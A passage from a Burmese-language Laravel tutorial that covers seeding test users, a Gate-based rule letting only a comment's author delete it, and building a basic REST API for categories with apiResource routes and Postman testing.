        "email" => "bob@gmail.com",
    ]);
}
```

Alice နဲ့ Bob ဆိုတဲ့ User (၂) ယောက်ကို တစ်ခါထဲ ထည့်လိုက်တာပါ။ `UserFactory` က Framework နဲ့အတူ နဂိုကတည်းက ပါဝင်ပြီးဖြစ်ပါတယ်။ ကိုယ့်ဘာသာ ထပ်ရေးပေးစရာ မလိုပါဘူး။`UserFactory` ထဲမှာ `name, email` ကို Faker နဲ့ Random ပေးထားလို့ မသုံးချင်ပါဘူး။ ဒါပေမယ့် `UserFactory` ကို သွားပြင်စရာ မလိုပါဘူး။ နမူနာမှာ ပြထားတဲ့အတိုင်း `DatabaseSeeder` မှာ ကိုယ်ပေးချင်တဲ့ Property တွေကို တွဲပေးလို့ ရပါတယ်။ `UserFactory` ထဲမှာ Password အတွက် `password` ဆိုတဲ့ စာလုံးကိုပဲ Hash ပြောင်းပြီး သိမ်းထားပေးပါတယ်။ ဒါကြောင့် User အားလုံးရဲ့ Password က `password` ဖြစ်ပါတယ်။

ပြီးတဲ့အခါ Migration နဲ့ Seed ကို အခုလို အတွဲလိုက် Run ပေးလိုက်ပါ။

```
php artisan migrate:fresh --seed
```

နောက်ကနေ `--seed` တွဲပေးထားတဲ့အတွက် `db:seed` ကို နောက်တစ်ကြောင်း ထပ် Run စရာမလိုတော့ပါဘူး။ ပြီးတဲ့အခါ alice@gmail.com, bob@gmail.com စတဲ့ အီးမေးလ် (၂) ခုထဲက နှစ်သက်ရာ တစ်ခုနဲ့ Login ဝင်ပြီး စမ်းကြည့်လို့ရပါပြီ။ Password ကတော့ `password` ပါ။

လုပ်ချင်တာကတော့ Comment တွေကို လူတိုင်းကို ဖျက်ခွင့်မပေးဘဲ၊ မူလတင်ထားသူကိုသာ ဖျက်ခွင့်ပေးချင်တာပါ။ အဲ့ဒါမရေးခင် ဘယ် Comment ကို ဘယ်သူတင်ထားလဲ သိရဖို့ လိုပါသေးတယ်။ ဒါကြောင့် `/app/Models` ဖိုဒါအောက်က `Comment.php` မှာ အခုလို Relationship Method တစ်ခု ရေးပေးပါ။

PHP


```php
public function user()
{
    return $this->belongsTo("App\Models\User");
}
```

ပြီးရင် `/resources/views/articles` ဖိုဒါအောက်က `detail.blade.php` မှာ အခုလိုပြင်ပေးပါ။

HTML/Blade/PHP

```
@extends("layouts.app")

@section("content")
  <div class="container">
    ...

    <ul class="list-group mb-2">
      <li class="list-group-item active">
        <b>Comments ({{ count($article->comments) }})</b>
      </li>
      @foreach($article->comments as $comment)
        <li class="list-group-item">
          <a href="{{ url("/comments/delete/$comment->id") }}"
            class="btn-close float-end">
          </a>
          {{ $comment->content }}
          <div class="small mt-2">
            By <b>{{ $comment->user->name }}</b>,
            {{ $comment->created_at->diffForHumans() }}
          </div>
        </li>
      @endforeach
    </ul>

    @auth
      <form action="{{ url('/comments/add') }}" method="post">
        ...
      </form>
    @endauth
  </div>
@endsection
```

Comment ကိုဖော်ပြတဲ့အခါ Username နဲ့ Date Time ကိုပါ တစ်ခါထဲ ထည့်ပြလိုက်တာပါ။ ပြီးတော့ Comment Form ကိုလည်း `@auth` ဖြစ်နေမှပဲ ပြခိုင်းထားပါတယ်။ လက်ရှိရလဒ်က အခုလိုဖြစ်မှာပါ။



အခုဆိုရင် Comment တစ်ခုချင်းစီရဲ့အောက်မှာ ဘယ်သူရေးထားတာလဲဆိုတဲ့ နာမည်လေးတွေ ပေါ်နေပါပြီ။ ဆက်လက်ပြီး ကိုယ်ရေးထားတဲ့ Comment ကိုပဲ ဖျက်လို့ရအောင်၊ သူများ Comment တွေ ဖျက်လို့မရအောင် လုပ်ပါမယ်။

Laravel မှာ Authorization နဲ့ပတ်သက်ရင် Gate နဲ့ Policies လို့ခေါ်တဲ့ နည်းလမ်းနှစ်မျိုးပါပါတယ်။ သဘောသဘာဝကတော့ အတူတူပါပဲ။ Authorization Rule တွေနည်းရင် Gate နဲ့ပဲ ရေးလို့ရပါတယ်။ များရင်တော့ စုစုစည်းစည်း ဖြစ်သွားအောင် Policies အနေနဲ့ ရေးသင့်ပါတယ်။ အခုလက်ရှိနမူနာမှာတော့ တစ်ခုတည်းပဲ ရှိမှာမို့လို့ Gate နဲ့ပဲ ရေးမှာဖြစ်ပါတယ်။

တစ်ကယ်တော့ Gate တွေ Policies တွေမပါသေးဘဲ ဒီအတိုင်းလည်း စစ်လို့ရပါတယ်။ ဥပမာ - `CommentController` ရဲ့ `delete()` Method ကို အခုလို ပြင်နိုင်ပါတယ်။

PHP

```php
public function delete($id)
{
    $comment = Comment::find($id);

    if($comment->user_id == auth()->user()->id) {
        $comment->delete();
        return back();
    } else {
        return back()->with('error', 'Unauthorize');
    }
}
```

Controller Method ထဲမှာပဲ Comment ရဲ့ `user_id` နဲ့ လက်ရှိ Login ဝင်ထားတဲ့ User ရဲ့ `id` တူမတူ စစ်လိုက်တာပါ။ `auth()` Function ကိုသုံးပြီး လက်ရှိ Login အခြေအနေကို ရယူနိုင်ပါတယ်။ ဥပမာ - `auth()->check()` က `true` ပြန်လာရင် Login ဖြစ်ပြီး `false` ပြန်လာရင် Login မဖြစ်ဘူးဆိုတဲ့ အဓိပ္ပါယ်ပါ။ လက်ရှိ Login ဝင်ထားတဲ့ User ကို လိုချင်ရင်တော့ `auth()->user()` နဲ့ ယူနိုင်ပါတယ်။ ဒီနည်းနဲ့ပဲ နမူနာမှာ Login User ရဲ့ `id` ကို ယူပြီးတိုက်စစ်ထားတာပါ။

ဒါပေမယ့် Controller Method တွေထဲမှာ အခုလို Authorization စစ်တဲ့ Logic တွေကို ဖြန့်ကျဲပြီး ရေးထားတာ အလွေ့အကျင့်ကောင်း မဟုတ်ပါဘူး။ ကြာလာရင် စီမံရခက်လာပါလိမ့်မယ်။ ဒါကြောင့် Gate တို့ Policies တို့ကို သုံးရတာပါ။

Comment Delete အတွက် Authorization Logic ရေးဖို့အတွက် `/app/Providers/` ဖိုဒါထဲက `AuthServiceProvider.php` ဖိုင်ကိုဖွင့်ပါ။ `boot()` Method ထဲမှာ အခုလိုရေးပေးပါ။

PHP

```php
public function boot()
{
    $this->registerPolicies();

    Gate::define('comment-delete', function($user, $comment) {
        return $user->id == $comment->user_id;
    });
}
```

Gate Class ရဲ့ `define()` Method ကို အသုံးပြုပြီး Authorization Logic တစ်ခု သတ်မှတ်လိုက်တာပါ။ အမည်ကို `comment-delete` လို့ပေးထားပါတယ်။ ကြိုက်တဲ့အမည်ပေးလို့ရပါတယ်။ အဓိပ္ပါယ်ပေါ်လွင်အောင် ပေးထားတဲ့ သဘောပါ။ Logic ကိုတော့ နောက်က Function ထဲမှာ ဆက်ရေးထားပါတယ်။ Function က Parameter နှစ်ခုလက်ခံပါတယ်။ `$user` နဲ့ `$comment` ပါ။ Logic ကတော့ ရိုးရိုးလေးပါ `$user->id` နဲ့ `$comment->user_id` တူရင် မှန်တယ်လို့ သတ်မှတ်လိုက်တာပါ။

ဒီ Gate ကို အသုံးပြုပြီး `CommentController` ရဲ့ `delete()` Method ကို ပြင်ရေးပါမယ်။ မရေးခင် အပေါ်မှာ Gate Class ကို အခုလိုအရင် Import လုပ်ပေးပါ။

PHP

```php
use Illuminate\Support\Facades\Gate;
```

`delete()` Method အတွက် ကုဒ်က ဒီလိုပါ။

PHP

```php
public function delete($id)
{
    $comment = Comment::find($id);

    if( Gate::allows('comment-delete', $comment) ) {
        $comment->delete();
        return back();
    } else {
        return back()->with('error', 'Unauthorize');
    }
}
```

စောစောက ကုဒ်နဲ့အတူတူပါပဲ။ ကိုယ့်ဘာသာ စစ်မယ့်အစား Gate ရဲ့ အကူအညီနဲ့ ရေးပြီးသား `comment-delete` ကို လှမ်းခေါ်လိုက်တဲ့ သဘောမျိုးပါ။ ဒီလိုရေးရင်လည်း ရပါတယ်။

PHP

```php
public function delete($id)
{
    $comment = Comment::find($id);

    if(Gate::denies('comment-delete', $comment)) {
        return back()->with('error', 'Unauthorize');
    }

    $comment->delete();
    return back();
}
```

Gate ရဲ့ `allows()` သို့မဟုတ် `denies()` Method ကို အသုံးပြုပြီး လက်ရှိအလုပ်ကို လုပ်ခွင့်ရှိမရှိ စစ်လို့ရတဲ့သဘော ဖြစ်ပါတယ်။ Gate ကို `define()` နဲ့ သတ်မှတ်ခဲ့စဉ်က Function Parameter မှာ `$user` ကိုလည်း ထည့်ပေးခဲ့ရပါတယ်။ ဒါပေမယ့် ပြန်သုံးတဲ့အချိန်မှာ User ကို ထည့်ပေးစရာမလိုပါဘူး။ Laravel က သူ့ဘာသာ ထည့်ပေးသွားပါတယ်။ ဒါကြောင့် ပြန်သုံးတဲ့အချိန်မှာ `$comment` တစ်ခုတည်းကိုပဲ ထည့်ပေးထားတာပါ။

ဒီနည်းနဲ့ Laravel မှာ ဘယ်သူဘယ်အလုပ်လုပ်ခွင့်ရှိတယ်ဆိုတဲ့ Authorization နဲ့ Access Control ကို စီမံရေးသားရတာဖြစ်ပါတယ်။ မေ့ကျန်ခဲ့မှာစိုးလို့ `CommentController` ရဲ့ `create()` Method ကိုလည်း အခုလို ပြင်ပေးဖို့လိုအပ်ပါတယ်။

PHP

```php
public function create()
{
    $comment = new Comment;
    $comment->content = request()->content;
    $comment->article_id = request()->article_id;
    $comment->user_id = auth()->user()->id;
    $comment->save();

    return back();
}
```

ဒီတော့မှ Comment တွေသိမ်းတဲ့အခါ `user_id` ကို ထည့်သိမ်းသွားမှာပါ။ Article တွေကိုလည်း အဲ့လိုပဲ လူတိုင်းဖျက်လို့မရဘဲ၊ ရေးထားတဲ့သူပဲ ဖျက်လို့ရအောင် ကိုယ့်ဘာသာ စမ်းလုပ်ကြည့်သင့်ပါတယ်။

အခန်း (၅၂) – Basic API with Laravel

API (Application Program Interface) ဆိုတာဟာ UI မပါတဲ့ကုဒ်လို့ ဆိုနိုင်ပါတယ်။ API ကုဒ်နဲ့ တခြား Application ကုဒ်ဟာ အခြေခံတူညီပြီး UI ပါခြင်းနဲ့ မပါခြင်းသာ ကွာသွားတာပါ။ Application က Input Data ကို လက်ခံပြီး UI ကို Output အနေနဲ့ ပြန်ပြပေးပါမယ်။ API ကတော့ Input Data ကို လက်ခံပြီး Output ကိုလည်း Data အနေနဲ့ပဲ ပြန်ပေးပါတယ်။ UI မပါတဲ့အတွက် ရလာတဲ့ အားသာချက်တွေကတော့

၁။ UI ကို နှစ်သက်ရာ နည်းပညာနဲ့ ခွဲခြားရေးသားနိုင်ခြင်း ဖြစ်ပါတယ်။ ဥပမာ - PHP API ကို JavaScript UI နဲ့ တွဲသုံးလို့ ရတဲ့သဘောပါ။

၂။ Platform အမျိုးမျိုးအတွက် UI အမျိုးမျိုးခွဲရေးထားနိုင်ပါတယ်။ ဥပမာ - Web App, Android App, iOS App စသဖြင့် အမျိုးမျိုးက API တစ်ခုတည်းကို ဆက်သွယ်အသုံးပြု အလုပ်လုပ်နိုင်ခြင်း ဖြစ်ပါတယ်။

တစ်ကယ်တော့ မျက်စိထဲမှာ မြင်အောင် UI လို့ ပြောနေတာပါ။ ဒီ UI ပရိုဂရမ်တွေကို Frontend လို့လည်း ခေါ်ကြပါတယ်။ Client လို့လည်း ခေါ်ကြပါတယ်။ API ကိုတော့ Backend လို့ ခေါ်ကြပါတယ်။

ဒါကြောင့် Laravel ကို အသုံးပြုပြီး API ဖန်တီးတဲ့အခါ၊ တခြား သဘောသဘာဝတွေ အများကြီး ပြောင်းလဲခြင်းမရှိဘဲ၊ View Template တွေကို မသုံးတော့တာပဲ ရှိတယ်လို့ အလွယ်ပြောနိုင်ပါတယ်။ အခြေခံ Web နည်းပညာတွေထဲမှာ တစ်ခုအပါအဝင်ဖြစ်တဲ့ Session ကိုလည်း API တွေမှာ သုံးလေ့မရှိပါဘူး။ ဒါကြောင့် Authentication နဲ့ Authorization ပိုင်းမှာတော့ ရိုးရိုး Application နဲ့ API တော်တော်ကွာသွားပါလိမ့်

မယ်။ လောလောဆယ် အခြေခံလောက်ပဲအရင်ကြည့်ပြီး နောက်ဆုံးပိုင်းရောက်တော့မှ အသေးစိတ် ထပ် ကြည့်ကြပါမယ်။

API Route

Routing အကြောင်း ရှင်းပြခဲ့တုံးက လိုက်နာသင့်တဲ့ URL Pattern တွေကိုပြောခဲ့တာ မှတ်မိဦးမှာပါ။

- **`/resource/action/id`**
- **`/resource/action/id/sub-resource/sub-action`**

API အကြောင်းပြောတဲ့အခါ အရင်ဆုံးဒီကနေစပြောရပါလိမ့်မယ်။ URL Pattern မပြောင်းပါဘူး။ ဒါပေမယ့် action မလိုတော့ပါဘူး။ ဒါကြောင့် API အတွက် သုံးမယ့် URL Pattern က ဒီလိုပါ။

- **`/resource/id`**
- **`/resource/id/sub-resource`**

Action အစား HTTP Method တွေဖြစ်ကြတဲ့ GET, POST, PUT, PATCH, DELETE တို့ကို အသုံးပြုသွား ရ မှာပါ။ ဒီနည်းက REST (Representational State Transfer) လို့ခေါ်တဲ့ နည်းစနစ်ကနေလာပြီး API ဖန်တီးသူတိုင်း စံထားပြီး သုံးနေကြတဲ့ နည်းပါ။ အရင်တုံးကတော့ REST ရဲ့ အားသာချက်တွေ ဘယ်လို ဘယ်ဝါရှိတယ်၊ ဒါကြောင့် သုံးသင့်တယ် စသဖြင့် ရှင်းပြရမှာပါ။ အခုတော့ အဲ့ဒီလောက် ပြောနေစရာ မလို တော့ပါဘူး။ REST ဆိုတာ မဖြစ်မနေ သုံးကိုသုံးရမယ့် နည်းစနစ်ဖြစ်နေပါပြီ။ နောက်ကွယ်မှာ ကျယ်ပြန့်တဲ့ သဘောသဘာဝတွေ ရှိပေမယ့် လက်တွေ့အသုံးပြုနိုင်ဖို့ဒီ URL Pattern ကို မှတ်ထားရင် လုံလောက် နေပါ ပြီ။

API Route တွေကို Manual သတ်မှတ်မယ်ဆိုရင် ဒီလိုပုံစံဖြစ်နိုင်ပါတယ်။

PHP

```php
Route::get('/categories', [
    CategoryApiController::class, 'index'
]);

Route::get('/categories/{id}',  [
    CategoryApiController::class, 'detail'
]);
```

```
Route::post('/categories',  [
    CategoryApiController::class, 'create'
]);

Route::put('/categories/{id}',  [
    CategoryApiController::class, 'update'
]);

Route::patch('/categories/{id}',  [
    CategoryApiController::class, 'update'
]);

Route::delete('/categories/{id}',  [
    CategoryApiController::class, 'delete'
]);
```

URL က နှစ်ခုတည်းပါ။ `/categories` နဲ့ `/categories/{id}` ဖြစ်ပါတယ်။ ဒါပေမယ့် `get`, `post`, `put`, `patch`, `delete` တို့နဲ့တွဲလိုက်တဲ့အခါ အလုပ် (၅) ခုရသွားပါတယ်။ (၆) ကြောင်း ရေးထားပေမယ့် `put` နဲ့ `patch` အတွက် Controller Method တစ်ခုတည်းကို ညွှန်းထားတာကို သတိပြုပါ။ အခြေခံအားဖြင့် `get()` ကို Data တွေ ရယူတဲ့ လုပ်ငန်းအတွက် သုံးပါတယ်။ `post()` ကို Data အသစ်တည်ဆောက်တဲ့ လုပ်ငန်းအတွက်သုံးပါတယ်။ `put()` နဲ့ `patch()` ကို Data ပြင်ဆင်တဲ့ လုပ်ငန်းအတွက် သုံးပါတယ်။ တူတယ်လို့ ပြောလို့ရသလို၊ မတူဘူးလို့လည်း ပြောလို့ရပါတယ်။ PUT ဆိုတာ နဂို Data ကို Data အသစ်နဲ့ အစားထိုး ပြင်ဆင်တဲ့ ပြင်ဆင်မှုမျိုးမှာ သုံးရတာပါ။ PATCH ကိုတော့ နဂို Data ထဲက တစ်စိတ်တစ်ပိုင်းကို ရွေးထုတ်ပြင်ဆင်တဲ့ လုပ်ငန်းမျိုးမှာ သုံးရတာပါ။ ပြင်တာချင်းတူပေမယ့် သဘောသဘာဝ ကွာပါတယ်။ ဒါပေမယ့် တစ်ချို့တွေလည်း အဲ့ဒီလောက်ထိ အသေးစိတ် ခွဲမနေပါဘူး။ ပြင်တဲ့အလုပ်ဆိုရင် ဘယ်လိုပဲပြင်ပြင် PUT သို့မဟုတ် PATCH နှစ်ခုထဲက နှစ်သက်ရာ သုံးလိုက်ကြတာပါပဲ။ `delete()` ကိုတော့ Data တွေပယ်ဖျက်တဲ့ လုပ်ငန်းမှာ အသုံးပြုပါတယ်။

API Route တွေရဲ့ သဘောသဘာဝကို သိအောင်သာပြောတာပါ။ Laravel မှာ အဲ့ဒီလိုတစ်ကြောင်းချင်း ကိုယ်တိုင်သတ်မှတ်ပေးစရာမလိုပါဘူး။ ဒီလိုရေးလိုက်ရင် ရပါတယ်။

PHP

```
Route::apiResource('/categories', CategoryApiController::class);
```

ဒါဆိုရင် Laravel က လိုအပ်တဲ့ `get, post, put, delete` ROUTE တွေ အကုန်လုံးကို အလိုအလျောက် သတ်မှတ်ပေးသွားမှာပါ။ ဒါကြောင့် `/routes` ဖိုဒါထဲက `api.php` ကိုဖွင့်ပြီး အပေါ်မှာပေးထားတဲ့ ကုဒ်ကို ရေးဖြည့်ပေးလိုက်ပါ။ **သတိပြုပါ** - အခုသုံးတာ `web.php` မဟုတ်တော့ပါဘူး။ `api.php` ဖြစ်သွားပါပြီ။

`web.php` နဲ့ `api.php` ဘာကွာလဲဆိုတော့၊ `web.php` ထဲမှာ ရေးထားတဲ့ Route တွေကို လိုအပ်ရင် CSRF စစ်ပြီး Session အသုံးပြုခွင့် ပေးထားပါတယ်။ `api.php` ထဲက Route တွေကိုတော့ CSRF မစစ်တော့ပါဘူး။ Session လည်းသုံးခွင့်မပေးတော့ပါဘူး။ ဖြည့်စွက်ချက်အနေနဲ့ Rate Limit ပါဝင်သွားပါတယ်။ ဒီ API ကို ခေါ်သုံးတဲ့ Client တွေဟာ တစ်မိနစ်မှာ ဘယ်နှစ်ကြိမ်သာ ခေါ်ခွင့်ရှိတယ်ဆိုတဲ့ ကန့်သတ်ချက်ပါ။ ပြီးတော့ `api.php` ထဲမှာ ရေးထားတဲ့ Route တွေကို အသုံးပြုဖို့ ရှေ့က `/api` ထည့်ပြီး သုံးပေးရပါတယ်။ ဒါကြောင့် Route မှာ လိပ်စာကို `/categories` လို့ ပေးထားပေမယ့် အသုံးပြုတဲ့အခါ `/api/categories` လို့ သုံးပေးရမှာပါ။

ဆက်လက်ပြီးတော့ `CategoryApiController` အမည်နဲ့ Controller တစ်ခုတည်ဆောက်ပါမယ်။ ဒီလို Run ပေးပါ။

```
php artisan make:controller CategoryApiController --api --model=Category
```

ထူးခြားချက်အနေနဲ့ `--api` ပါဝင်သွားသလို `--model=Category` လည်း ပါဝင်သွားပါတယ်။ `--api` လို့ ထည့်ပေးလိုက်တဲ့အတွက် Controller ဖိုင်ထဲမှာ `index, store, show, update, destroy` ဆိုတဲ့ Method (၅) ခု တစ်ခါထဲ ပါဝင်သွားမှာပါ။ `--model` နဲ့ `Category` ကို တွဲပေးထားလို့ အထဲမှာ `Category` Model Class ကို အသင့် Import လုပ်ထားပေးမှာပါ။ ကိုယ့်ဘာသာလုပ်လည်း ရပေမယ့် အခုလို ဖိုင်တည်ဆောက် ကတည်းက ထည့်ခိုင်းလိုက်လို့ ရတယ်ဆိုတာကို သိစေချင်လို့ပါ။

လက်ရှိရေးထားတဲ့ Route နဲ့ Controller အရ အလုပ်လုပ်တဲ့အခါ အခုလို အလုပ်လုပ်သွားမှာပါ။

- **GET** `/categories` -> **index**()
- **GET** `/categories/{id}` -> **show**()
- **POST** `/categories` -> **store**()

- **PUT** /categories/{id} -> **update**()
- **DELETE** /categories/{id} -> **destroy**()

ကျွန်တော်တို့ ကိုယ့်ဘာသာပေးခဲ့တဲ့ Method အမည်တွေနဲ့ Laravel ကပေးတဲ့ Default Method အမည်တွေ နည်းနည်း ကွာပါတယ်။ ဒါပေမယ့် မှတ်ရခက်လောက်အောင် ကွာတာမျိုးတော့ မဟုတ်လို့ အဆင်ပြေမယ်လို့ ယူဆပါတယ်။ လိုအပ်တဲ့ကုဒ်တွေ စရေးပါမယ်။

PHP


```php
<?php

namespace App\Http\Controllers;

use App\Models\Category;
use Illuminate\Http\Request;

class CategoryApiController extends Controller
{
    public function index()
    {
        return Category::all();
    }

    public function store()
    {
        $category = new Category;
        $category->name = request()->name;
        $category->save();

        return $category;
    }

    public function show($id)
    {
        return Category::find($id);
    }

    public function update($id)
    {
        $category = Category::find($id);
        $category->name = request()->name;
        $category->save();

        return $category;
    }
```

```
    public function destroy($id)
    {
        $category = Category::find($id);
        $category->delete();

        return $category;
    }
}
```

ကုဒ်က ရိုးရိုးရှင်းရှင်းပါပဲ။ `index()` က Category အားလုံးကို Model Collection အနေနဲ့ ပြန်ပေးပါတယ်။ Laravel က အဲ့ဒီ Model Collection ကို JSON Response ဖြစ်အောင် အလိုအလျောက် ပြောင်းပြီး ပြန်ပေးပါတယ်။ ဒါကြောင့် Model Collection ကို JSON ဖြစ်အောင် Encode လုပ်တဲ့ အလုပ်တွေ၊ Response Status Code သတ်မှတ်တဲ့အလုပ်တွေ၊ Response Header မှာ Content-Type သတ်မှတ်တဲ့ အလုပ်တွေ၊ တစ်ခုမှ လုပ်စရာမလိုတော့ပါဘူး။ တစ်ကယ်တော့ API Request / Response ပိုင်းမှာ ကိုယ့် ဘာသာ လုပ်ရမယ်ဆိုရင် တော်တော်အလုပ်ရှုပ်တာပါ။ အခု အဲ့လောက်အလုပ်ရှုပ်တဲ့ ကိစ္စကို လွယ်လွယ် လေးနဲ့ ရနေတာပါ။

`view()` Method ကတော့ `id` နဲ့ကိုက်တဲ့ Category Model တစ်ခုကို ပြန်ပေးပါတယ်။ အတူတူပါပဲ။ Laravel က JSON Response အနေနဲ့ပြောင်းပေးလိုက်မှာပါ။ `store()` က Request Data `name` ကို အသုံးပြုပြီး Model အသစ်ဆောက်ပေးပါတယ်။ ရလာတဲ့ Model ကို ပြန်ပေးပါတယ်။ `update()` က Request Data `name` ကို အသုံးပြုပြီး `id` နဲ့ကိုက်တဲ့ Model ကို Update လုပ်ပေးပါတယ်။ `destroy()` ကတော့ `id` နဲ့ ကိုက်တဲ့ Model ကို ဖျက်ပေးပါတယ်။ ဒါဟာ Category တွေကို စီမံလို့ရတဲ့ အခြေခံ API တစ်ခုကို အလွယ်တစ်ကူနဲ့ မြန်မြန်ဆန်ဆန် ရရှိသွားခြင်းပဲ ဖြစ်ပါတယ်။

ရေးထားတဲ့ API လုပ်ဆောင်ချက်တွေကို စမ်းဖို့အတွက် cURL, Postman, Insomnia စသဖြင့် အသုံးဝင်တဲ့ API Testing Tool အမျိုးမျိုးရှိပါတယ်။ နမူနာအနေနဲ့ အဲ့ဒီထဲက Postman ကိုအသုံးပြုဖော်ပြပါမယ်။ ဒါ ကြောင့် getpostman.com ကနေ Postman ကို Download လုပ်ပြီး Install လုပ်ထားဖို့လိုပါမယ်။




အပေါ်က နမူနာပုံကိုကြည့်ပါ။ Request Method ရွေးရတဲ့နေရာမှာ GET ကိုရွေးထားပြီး URL လိပ်စာအနေနဲ့ `http://localhost:8000/api/categories` ကို ပေးထားပါတယ်။ ပြီးတဲ့အခါ Send နှိပ်လိုက်ရင် Postman က Request ကို ကျွန်တော်တို့ ရေးထားတဲ့ API ထံ ပေးပို့သွားပြီး ပြန်ရလာတဲ့ Response Data ကို ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။

`php artisan serve` နဲ့ ပရောဂျက်ကို Run ထားဖို့တော့လိုပါတယ်။ Postman မသုံးဘဲ Browser မှာပဲ လိပ်စာအပြည့်အစုံ ရိုက်ထည့်ရင်လည်း ရပါတယ်။ ရိုးရိုး GET Request တွေ အတွက်က Browser နဲ့တင် အဆင်ပြေပါတယ်။ တခြား POST, PUT, DELETE တွေသာ Browser မှာ စမ်းရခက်တာပါ။

